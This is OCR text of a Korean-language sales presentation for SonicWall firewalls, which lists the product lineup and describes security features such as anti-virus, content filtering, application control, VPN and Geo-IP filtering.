
분석 보고서

- 각 파일의 분석 보고서를 통한 위협 확인





- 한 달간의 File 분석 현황 보고서 지원
- 일별 탐지 파일 통계 및 기간 Filter 제공
- 사용자 Upload 기능으로 Local 파일 위협 분석



- 악성코드의 상세 행위 분석 보고서 및 Screenshot 제공

SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE

SONICWALL 차세대 방화벽의 기능

SONICWALL NGFW 제품 라인업

Enterprise / Data Center

SuperMassive E10800
SuperMassive E10400

SuperMassive 9800
SuperMassive 9600
SuperMassive 9400
SuperMassive 9200

NSA 6600
NSA 5600

SMB/Campus/Branch

NSA 4600
NSA 3600
NSA 2600


TZ 600
TZ 500
TZ 400
TZ 300
SOHO

SONICWALL™ © Copyright SonicWALL


Maximizing Potential DOUZONE


SONICWALL의 보안 기능 – SPI 방화벽

허용 트래픽



차단 트래픽






- 방화벽 정책 설정 화면 -


SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE


SONICWALL의 보안 기능 – ANTI VIRUS, ANTI SPYWARE & IPS



TotalSecure network



- Anti Virus 설정 화면 -




- 바이러스 차단 화면 -

- HTTP, FTP, IMAP, SMTP, POP3, CIFS/Netbios, TCP Stream 에 대한 Anti-Virus 지원
- 파일 사이즈에 제한이 없는 Scanning 지원
- 약 30,000 개의 시그니처 내장
- 약 5.000만개의 Cloud AV 시그니처 제공
- 일일 수회의 업데이트 지원
- 사용자 정의 시그니쳐 지원
- Zero-day Attack 및 Botnet/APT 공격 차단
  - 보안 벤더와 협력 (Microsoft MAPP 등)


SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE


SONICWALL의 보안 기능 – CONTENT FILTER SERVICE



- URL 기반 접근 차단
- Keyword 기반 접근 차단
- ActiveX, Java, Cookies, Proxy 차단 지원
- 사용자 정의 URL 차단 지원
- Category 분류를 통한 URL 차단 지원
- White list를 통한 예외처리 지원




- Content Filter 설정 화면 -





- 웹사이트 차단 화면 -

SONICWALL의 보안 기능 – APPLICATION CONTROL


식별 → 분류 → 제어








- 메신저, P2P 차단 설정 화면 -






- 카카오톡 차단 및 로그 화면 -


- TCP/UDP 포트가 아닌 시그니처를 통한 Application 인지
- 차단, Packet 모니터, QoS 등 다양한 제어 Action 제공
- 약 3,700개 이상의 시그니처 제공
- 사용자 정의 시그니처 지원
- 카테고리 및 Application 분류를 통한 제어 지원
- Application 트래픽 사용량에 대한 시각화 제공

SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE


SONICWALL의 보안 기능 – VPN





- IPSec VPN stauts 화면 -

- IPSec VPN
  - Split 터널 및 다중 터널 Failover 지원
  - IPSec 표준을 지원하는 주요 VPN 벤더와 상호 호환
  - One page 에서 간단하게 설정 가능
  - Global VPN Client 제공
- SSL-VPN
  - Windows, Linux, Android, IOS 등 다양한 OS 지원
  - Web Portal, Tunnel 모드 지원
  - Local user, AD, LDAP, Radius 사용자 인증 지원
  - 자체 OTP 제공




- SSL VPN 클라이언트 프로그램 -

SONICWALL © Copyright SonicWALL

Maximizing Potential DOUZONE

SONICWALL의 보안 기능 – 기타기능

- Bandwidth 제어




Bandwidth 설정

- UP, Download 속도 20Mbps로 설정


Upload 속도 : 19.4Mbps

Download 속도 : 19.4Mbps

- Geo IP 필터




Geo-IP 필터 설정



중국 정부 사이트(gov.cn) 차단 화면

